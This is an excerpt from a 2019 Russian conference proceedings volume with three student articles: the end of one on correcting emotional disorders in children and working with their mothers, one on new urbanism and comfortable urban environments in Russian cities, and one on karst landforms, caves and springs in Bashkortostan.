Ребенка с плохим настроением можно охарактеризовать как несчастного, удрученного, мрачного, печального, депрессивного, огорченного, пессимистичного.

Ребенка, испытывающего тревогу и страх, можно определить, как робкого, тихого, обеспокоенного, застенчивого, покорного, заторможенного, неуверенного, сомневающегося, скованного, замкнутого, одинокого, смущенного, нервного, напряженного, испуганного.

Описывая ребенка в состоянии дисфории можно охарактеризовать как угрюмого, раздражительного, досадующего, враждебного, обиженного, недовольного, презирующего, негодующего, испытывающего отвращение, сердитого, резкого, неуступчивого.

Ребенка, находящегося в состоянии эйфории, характеризуют как разговорчивого, смешливого, игривого, импульсивного, стремящегося к доминированию, хвастливого, оживленного, радостного, ликующего, восторженного, воодушевленного, увлеченного, азартного, окрыленного, нетерпеливого, переживающего чувство успеха, превосходства, гордости. Находящийся в состоянии эйфории, ребенок не может сосредоточиться, у него нарушается поведение.

Нередко у детей встречается и эмоциональная неадекватность, особенно характерна она для детей, страдающих шизофренией.

Для детей-невротиков, расположенных к истерическим реакциям, характерно частое чередование положительных и отрицательных эмоций а снижение эмоциональной реакции наблюдается у детей больных шизофренией.

Коррекция нарушений в развитии эмоционально-волевой сферы – сложный многоступенчатый процесс, требующий комплексного подхода в преодолении эмоционально-личностного неблагополучия у воспитанника и состоит в одновременной работе психолога с ребенком, с воспитателями и педагогами, с родственниками, опекунами, а также другими значимыми взрослыми в условиях единого реабилитационного пространства центра.

В системе специальных коррекционных образовательных учреждений организация таких занятий может осуществляться в первую очередь для тех учащихся, которые испытывают особые трудности в обучающем процессе и матери которых глубоко страдают из-за их неполноценности.

Психолог перед организацией занятия должен определить его цели.

С одной стороны, осуществив психолого-педагогическое изучение ребенка, психолог обучает мать специальным коррекционным и методическим приемам, необходимым для проведения занятий с ребенком в домашних условиях.

С другой стороны психолог осуществляет коррекцию ее внутреннего психологического состояния и коррекцию взаимоотношений между нею и ребенком. Опираясь на эти цели, психолог решает и надлежащие им задачи.

В процессе формирования адекватных способов взаимодействия матерей с детьми психолог осуществляет:

- обучение умению любить ребенка, умению сдерживать гнев, раздражение, возникающие в ответ на неумелость или психофизическую недостаточность ребенка;
- коррекцию неконструктивных форм поведения матери (агрессия, необъективная оценка собственного поведения и поведения ребенка, эскапизм, примитивизация поведения и др.);
- формирование продуктивных форм контакта в социуме (с ребенком, членами семьи, родственниками, специалистами коррекционного учреждения, другими лицами);
- постепенное исключение гиперболизации проблем ребенка, бесперспективности его развития;
- коррекцию понимания матерью проблем ее ребенка, а именно: постепенную нейтрализацию отрицания наличия проблем, когда мать ребенка из позиции защиты и позиции противопоставления себя переходит в позицию взаимодействия;
- постепенное исключение ожидания чуда, которое внезапно сделало бы ребенка совершенно здоровым, переориентировку матери с позиции бездействия на позицию деятельности с ребенком;
- коррекцию взаимоотношений с ребенком (из взаимоотношений, характеризующихся как гиперопека к оптимальным взаимоотношениям, проявляющимся в уважении личности ребенка и предоставляющим ребенку достаточную его возможностям самостоятельность);
- расширение сферы творческого взаимодействия с ребенком.

Наиболее значительное и сложное -это коррекционная работа с самим ребенком. Эта работа выстраивается по следующим направлениям:

- развитие самосознания, уверенности в себе, формирование позитивного самоотношения, адекватной самооценки;
- символическое выражение и разрешение внутриличностного конфликта;
- развитие рефлексии собственных поступков и чувств, самостоятельности и активности;
- коррекция вторичных личностных реакций, обусловленных эмоциональными нарушениями;
- развитие навыков саморегуляции, обучение способам снижения эмоционального и мышечного (моторного) напряжения;
- развитие навыков конструктивного общения, необходимых для успешной социализации ребенка.

Психокоррекционные воздействия должны строиться в виде циклов занятий, принцип построения которых заключается в моделировании ситуаций, демонстрирующих успешность деятельности ребенка. Реальный эффект достижим при многократности их проведения.

Реализация на практике комплексной системы мер по оказанию психологической



помощи семьям, воспитывающим детей с отклонениями в развитии, способствует формированию в сознании российского социума нового, альтруистического взгляда на проблему ребенка с отклонениями в развитии и, таким образом, позволяет повернуть общество лицом к такому ребенку и его близким.

Список использованной литературы:

1. Абраменкова, В. В. Социальная психология детства: развитие отношений ребенка в детской субкультуре [Текст] / В. В. Абраменкова. – М. : Воронеж, 2000. – 256 с.
2. Алексеева, Е. Е. Психологические проблемы детей дошкольного возраста. Как помочь ребенку? [Текст] / Е. Е. Алексеева. – М. : Сфера, 2008. – 198 с.
3. Анисимов, В. П. Эмоциональная саморегуляция детей: механизмы и условия развития [Текст] / В. П. Анисимов // Дошкольное воспитание. – 2010. – № 3. – С. 13–17.
4. Божович, Л. И. Личность и ее формирование в детском возрасте [Текст] / Л. И. Божович. - М. : Просвещение, 2000. - 218 с.
5. Бреслав, Г. М. Психология эмоций [Текст] / Г. М. Бреслав. - М. : Академия, 2007. - 238 с.

© Тихонова С.В., 2019

СОЦИОЛОГИЧЕСКИЕ НАУКИ



УДК36

Ю.Н. Томашенцева

Студентка 3 курса магистратуры ПИУ им. П.А. Столыпина

г. Саратов, РФ

E-mail: ms.tomashenceva@mail.ru

Л.С. Яковлев

д.социол.н., профессор ПИУ им. П.А. Столыпина

г. Саратов, РФ

E-mail: lionel1801@gmail.com

КОНСТРУИРОВАНИЕ ГОРОДСКОГО ПРОСТРАНСТВА КАК ГУМАННОЙ СРЕДЫ ОБИТАНИЯ

Аннотация

В статье ставятся проблемы комплексного развития городской среды как пространства развития личности и городских сообществ. Обсуждается методологическое значение парадигмы нового урбанизма для практик управления городским пространством в России. Оценивается перспектива, намеченная реализацией проекта «ЖКХ и городская среда». Формулируются предложения по оптимизации механизмов принятия решений в сфере планирования городского развития.

Ключевые слова:

Новый урбанизм, городская среда обитания, комфортная городская среда.

Одна из важных проблем современной России связана с оптимизацией процессов городского развития. Теоретическая постановка этой проблемы возникла в концепциях нового урбанизма. Суть этой идеологии сводится к тому, что города не должны переставать быть тем, чем были тысячи лет до этого – местом для людей, для общения и жизни, доступным каждому. Расширение городского пространства, при этом, трактуется как образование в нем разрывов, разрушение социальных связей. Джейн Джекобс использует для описания этой системы метафору *балет улиц* (в ее тексте, «балет Гудзон-стрит», улицы, на которой она жила).[6] Эта метафора выражает постоянные связи, которые устанавливаются в городе, и в первую очередь на его улицах. Здесь вспоминается другая метафора, использованная Мартином Скорсезе в слогане к фильму «Gangs of New York» (Банды Нью-Йорка): «Америка начиналась на улицах».[11] Под этими метафорами, впрочем, есть вполне реальная основа: улицы представляют собой не только исторически первичные коммуникации, но и «синапсы» смысловой карты города.

«Новый урбанизм», с точки зрения генезиса методологических оснований науки о городских пространствах, оказывается особенно важен в России, поскольку здесь вообще развитие урбанистики приобрело общественно значимый масштаб только в последнее десятилетие, и именно в связи со ставшей очевидной перегрузкой

автомобильным транспортом коммуникаций. Такие феномены, как практические последствия доклада Яна Гейла, как триггера, повлекшего за собой определенные реальные изменения в городском хозяйстве Москвы,[4] могут быть поняты только в этом контексте.

Определение понятия «городская среда обитания (проживания)» в российские публичные дискурсы интегрировано в 2012 году. Данная формулировка присутствует в документе, представленном Общероссийской общественной организацией «Российский союз инженеров», Министерством регионального развития РФ и Федеральным агентством по строительству и жилищно-коммунальному хозяйству РФ, при обсуждении Поручений Президента РФ № Пр-534 от 29 февраля 2012, по итогам совещания «О мерах по реализации жилищной политики» от 14 февраля 2012 г. Методологической основой оценки качества городской среды проживания (обитания) стала методика, созданная Российским союзом инженеров при формировании Генерального рейтинга привлекательности Российских городов».[2]

В Государственной Думе в рамках подготовки к рассмотрению проекта бюджета на 2018 год и на плановый период 2019-2020 годов фракция "Единая Россия" провела общественные слушания, посвященные формированию комфортной городской среды, как одному из приоритетных, на ближайшие три года, проектов. Принципиально важным является реальное вовлечение жителей в процесс разработки и реализации проекта. «Вовлекать жителей нужно на всех этапах проекта», могут быть использованы «следующие инструменты: голосование, проектные семинары, обсуждения, краудсорсинг».[9]

Проект «ЖКХ и городская среда» («Комфортная городская среда») был запущен по РФ в 2017 году. Он предполагал разработку новых правил благоустройства и содержания общедоступных территорий; оптимизацию систем уборки, освещения, озеленения; участие горожан в принятии решений о благоустройстве; создание общественных комиссий, контролирующих решения о развитии городов.

В Мурманске, по результатам общественного обсуждения, принято было решение о благоустройстве набережной озера Ледовое. Дизайн-проект «предусматривает обновление всей этой зоны отдыха. Кроме того, разработчики предлагают высадить здесь дополнительные деревья и кустарники, чтобы организовать своеобразный звуковой барьер... декоративное мощение покрытия аллеи гранитными плитками двух цветов, полную замену бордюрного камня».[1]

В Красноярске в рамках федерального проекта «Формирование комфортной городской среды» был проведен творческий конкурс. «Принять участие в нем могли дети школьного возраста. Ребятам предлагали написать сочинения или нарисовать рисунки на тему «Город моей мечты». Конкурс проходил по двум номинациям – «Художественно-литературная» (сочинение) и «Художественно-изобразительная» (рисунок).[5]

В Саратове общественное участие в разработке программы «Формирование современной городской среды муниципального образования «Город Саратов» на 2018-2022 годы было организовано следующим образом. С 9 января по 9 февраля 2018 года

комитетом по жилищно-коммунальному хозяйству администрации города осуществлялся прием заявок на включение в программу на 2018 год общественных территорий: любых пространств, постоянно доступных для общего пользования: площади, набережные, пешеходные зоны, парковки, скверы, парки, используемые горожанами бесплатно для общения, отдыха, занятий спортом.[3]

В этих случаях речь идет об обустройстве общественного пространства, «всего, что не находится в частной собственности... это неместо, а способ обживания места... В общественном пространстве сходятся торговля, праздники, отдых, образование, политические дебаты и культура. Чем больше у места функций, тем больше шансов, что оно из транзитной зоны превратится в центр притяжения людей».[10]

По оценке ведущего архитектора и руководителя проектов КБ "Стрелка" Антона Иванова, городские проблемы могут иметь недорогие решения. «Россия входит в тройку лидеров по уровню смертности на дорогах среди стран Европы и СНГ... Поднимайте пешеходный переход на уровень тротуара... в наших городах грязный воздух. ... Сажайте деревья в черте города... Создавайте зеленые барьеры вдоль дорог. Зеленые элементы рельефа высотой как минимум 0,5 м не только являются шумовыми барьерами, но и задерживают до 70% загрязняющих веществ... в городе нечем заняться... Нет доступных повседневных сервисов - жителям проще поехать в торговый центр. Создавайте торговые улицы. Улицы должны конкурировать с торговыми центрами... Дополнительные возможности для торговли и досуга: широкие тротуары, временные торговые павильоны, регулярные ярмарки... нужен дизайн-код вывесок... все это снижает издержки для бизнеса и уменьшает визуальный шум для жителей».[8]

Все это, действительно, не требует больших капиталовложений. Более того, разумная организация городской среды способна быть самокупаемой, создавая не только пространство, в котором легче жить[7], но и инфраструктуру для продуктивной экономической деятельности. Проблема не в поиске оптимальных стратегий развития, а в определении субъектов их принятия и реализации. В. Глазычев предлагал поиск решений в областях, во-первых, создания системы стратегического планирования городского развития, во-вторых, перераспределения полномочий между собственно городскими и местными (на уровне микрорайона) органами управления.

Концепция эта логична, но в реальности ее реализация столкнулась бы с двумя трудностями. Первая определяется отсутствием, на уровне муниципальных образований, ответственных субъектов принятия стратегических решений: предоставить это тем же лицам и учреждениям, которые заняты сегодня «распилком» бюджетов, было бы абсурдом. Вторая связана со среднесрочными и отдаленными последствиями практик спонтанного развития городов. Мы не располагаем, сегодня, по большинству крупных поселений, даже достоверными данными относительно того, какая часть населения живет в одной части города, а работает в другой. Между тем, в рамках существующей налоговой политики это весьма существенно.

По сути дела, с точки зрения наполнения бюджетов, ситуация аналогична той, что была в позднесоветский период: возможности вложить деньги в инфраструктуру и

благоустройство есть только там, где имеются крупные предприятия. Разница лишь в том, что раньше они напрямую финансировали социальную сферу, а теперь являются основными налогоплательщиками. Предложения относительно радикального пересмотра налоговой политики, в превращении в ее объектов физических лиц, периодически делаются, но с реальностью, на данный момент, связаны слабо. Кроме того, подобный разворот, неизбежно, на переходный период создал бы противоположную проблему, связанную с отсутствием денежных средств на благоустройство в районах размещения предприятий.

Адекватные ситуации решения связаны с развитием бюджетного федерализма. Однако, простого увеличения доли налоговых поступлений, оставляемых в местных и региональных бюджетах, недостаточно. Нужен механизм реального участия населения в принятии решений по их распределению. Речь идет, разумеется, не о всенародном обсуждении бюджетов, а о механизмах коллективного принятия стратегических решений. Предоставленные сами себе, органы власти склонны расходовать «свободные» средства на престижные проекты, в ущерб возможностям гуманизации городской среды. Именно инициативы подобного рода могут и должны быть поводом для референдумов, организация которых, при наличных технических возможностях, на порталах местных органов власти может осуществляться быстро и с минимальными затратами.

Список использованной литературы:

1. Благова М. Новое Ледовое // Вечерний Мурманск. URL: <https://vmnews.ru/kgs/2018/03/14/novoe-ledovoe> (дата обращения: 23.01.2019).
2. Власти составили рейтинг самых привлекательных российских городов // РБК. URL: <https://www.rbc.ru/economics/21/05/2013/570408d79a7947fcbd44920c> (дата обращения: 25.01.2019).
3. В Саратове идет подготовка к реализации программы «Формирование современной городской среды» // Администрация муниципального образования «Город Саратов». Официальный сайт. URL: <http://www.saratovmer.ru/news/2018/01/17/51775.html> (дата обращения: 25.01.2019).
4. Гершман А. Что есть урбанистика и с чем её едят? // Живой журнал. Gre4ark. URL: <https://gre4ark.livejournal.com/326482.html> (дата обращения: 24.01.2019).
5. Городская среда // Красноярск город инноваций, партнерства и согласия. Администрация города. URL: <http://www.admkrsk.ru/press/Pages/gorsreda.aspx> (дата обращения: 25.01.2019).
6. Джекобс Джейн. Смерть и жизнь больших американских городов / пер. Леонид Мотылев. – М.: Новое издательство, 2011. – 460 с.; Jane's Walk. URL: <https://janeswalk.org> (дата обращения: 27.01.2019).
7. Колин Эллард. Среда обитания: Как архитектура влияет на наше поведение и самочувствие – М.: Альпина Паблишер, 2016.
8. Простые решения: как сделать город безопаснее, чище и интереснее // Моногорода РФ. URL: <http://моногорода.рф/news/220-prostye-resheniya-kak-sdelat-gorod-bezopasnee->

chische-i-interesnee (дата обращения: 22.01.2019).

9. Что такое вовлечение и зачем оно нужно // Моногорода РФ. URL: <http://моногорода.рф/news/224-что-такое-vovlechenie-i-zachem-ono-nuzhno> (дата обращения: 25.01.2019).

10. Что такое общественное пространство // Моногорода РФ. URL: <http://моногорода.рф/news/104-что-такое-obschestvennoe-prostranstvo> (дата обращения: 26.01.2019).

11. Шевченко А. Рождение нации // Искусство Кино. URL: <https://web.archive.org/web/20071013113928/http://kinoart.ru/magazine/07-2003/repertoire/bandsOfNewYork/> (дата обращения: 23.01.2019).

© Томашенцева Ю.Н., Яковлев Л.С., 2019

НАУКИ О ЗЕМЛЕ



УДК 911

Н.В. Евдокимова

студентка V курса

Институт естествознания и экономики ОГПУ

г.Оренбург, РФ

КАРСТОВЫЕ ЯВЛЕНИЯ В РЕСПУБЛИКЕ БАШКОРТОСТАН**Аннотация**

В статье рассматриваются процессы развития карста в Республике Башкортостан. Приведены некоторые характеристики изучаемого явления и их географические особенности.

Ключевые слова:

Карст, виды карста, карстовые процессы, Республика Башкортостан.

Карст в Башкортостане развит повсюду в местах распространения осадочных пород (известняки, доломиты, гипсы) как в равнинной платформенной, так и в горной складчатой областях республики.

В Кутукском урочище можно увидеть удивительное явление природы – карстовый мост Куперля. Он образовался над речкой Куперля, правым притоком Нугуша. Каменный мост длиной 35 м, шириной 4 м и длиной висячей части 10 м находится на шестнадцатиметровой высоте над речкой. Это всё, что осталось от древней пещеры, образованной рекой Куперля. Там же находится и одноимённый водопад.

Такой же положительной формой рельефа, образованной карстовыми процессами, являются и «Каменные ворота» в долине реки Ай в двух километрах от деревни Лаклы Салаватского района.

Мурадымовское ущелье на территории Кугарчинского района также очень интересно в отношении карста. В нём на протяжении семи километров встречается 36 пещер. Это самая большая концентрация пещер на Урале. Пещеры различной длины – от 10 до 2000 метров, каждая по-своему уникальна. В 1997 году здесь создан природный парк «Мурадымовское ущелье».

На юго-западной окраине Уфимского плато, на правом берегу реки Уфы, ниже Павловского водохранилища, со дна огромных карстовых воронок выбивается мощнейший подземный источник – Красный Ключ. Это один из крупнейших карстовых родников в мире. Красный Ключ – уникальное явление природы. Он представляет собой выход на поверхность концентрированных подземных вод, циркулирующих в карстовых глубинах и образующих колоссальные карстовые полости, которые со временем образуют целую сеть пещер. Установлено, что ежесекундно с водой на поверхность выносятся около 1 кг растворённого известняка (кальцита), то есть за сутки около 100 т. Каждую секунду здесь изливается на поверхность около 15 кубометров воды, то есть это не ручеёк, а достаточно мощная река. Для сравнения: самый мощный карстовый источник в мире – Воклюз,

находящийся во Франции, имеет расход воды 17 кубометров в секунду. Раньше на берегу Красного Ключа стояла небольшая бумажная фабрика, использовавшая его воду для производства бумаги. Но сейчас, чтобы сохранить чистоту этого уникального природного объекта, источник объявили памятником природы, а фабрику закрыли. Красный Ключ находится под охраной государства [1].

Река в Нуримановском районе носит название «Яман-Елга», то есть «плохая, дурная река». Чем же она заслужила такое название? Дело в том, что эта река в предгорьях хребта Каратау уходит под землю. В этом месте поверхность сложена сильно закарстованными известняками, между которыми и просачивается вода. По поверхностному руслу Яман-Елга течёт только во время весеннего половодья или сильных дождей. Не понимавшие сути этого явления люди боялись и на всякий случай селились подальше от «нехорошей» реки.

В результате карстовых процессов сформировались и крупнейшие озёра республики – Асылкуль и Кандрыкуль. Карстовое происхождение имеет и озеро Солдатское в Уфе, в парке имени Якутова.

В Кармаскалинском районе также очень широко распространены карстовые процессы. Это объясняется обилием гипсов среди осадочных горных пород, слагающих нашу местность. Выходы гипсов на земную поверхность можно увидеть на правом крутом берегу реки Белой (скалы Актас, Чатра), на берегу реки Уzenь (Иван-Оскан) и др.

Самой распространённой карстовой формой рельефа являются карстовые воронки. Их размеры различны: диаметр воронок достигает 25-30 м, глубина – 7-10 м. Очень часто на дне воронок имеется вода, иногда она представляет собой выход подземных вод, но чаще вода скапливается во время таяния снега или во время осенних дождей. Плотность воронок достигает до 15 на 1 кв. км. Это осложняет и удорожает обработку почвы.

Недалеко от деревни Карламан находится Карламанская пещера, объявленная памятником природы. Это одна из крупнейших пещер Башкортостана, образованных в гипсах. По своей длине (198 м) она уступает только пещере Куэшта в Иглинском районе.

На правом берегу реки Белой, недалеко от села Охлебинино района находится Охлебининская пещера длиной 160 м. Многие обучающиеся уже бывали в ней, а агентство «Баштур» организует туда однодневные экскурсии.

К северо-западу от деревни Улукулево расположено озеро Холодный Ключ. Оно образовалось в результате заполнения водой карстового провала. Вода в озере очень холодная из-за бьющих из-под земли ключей, что и отразилось в его названии. Из-за растворённых солей кальция вода жёсткая, непригодна для питья. А во втором озере, расположенном рядом («Тирэн Чокыр») вода мягкая [2].

Список использованной литературы:

1. Карстовые явления в Башкортостане. [Электронный ресурс]. URL: <http://www.hintfox.com/article/karstovie-javlenija-v-bashkortostane.html>
2. Карст Башкортостана. [Электронный ресурс]. URL: <http://ig.ufaras.ru/File/PubTtxt/ABDR/Karst.pdf>

© Евдокимова Н.В., 2019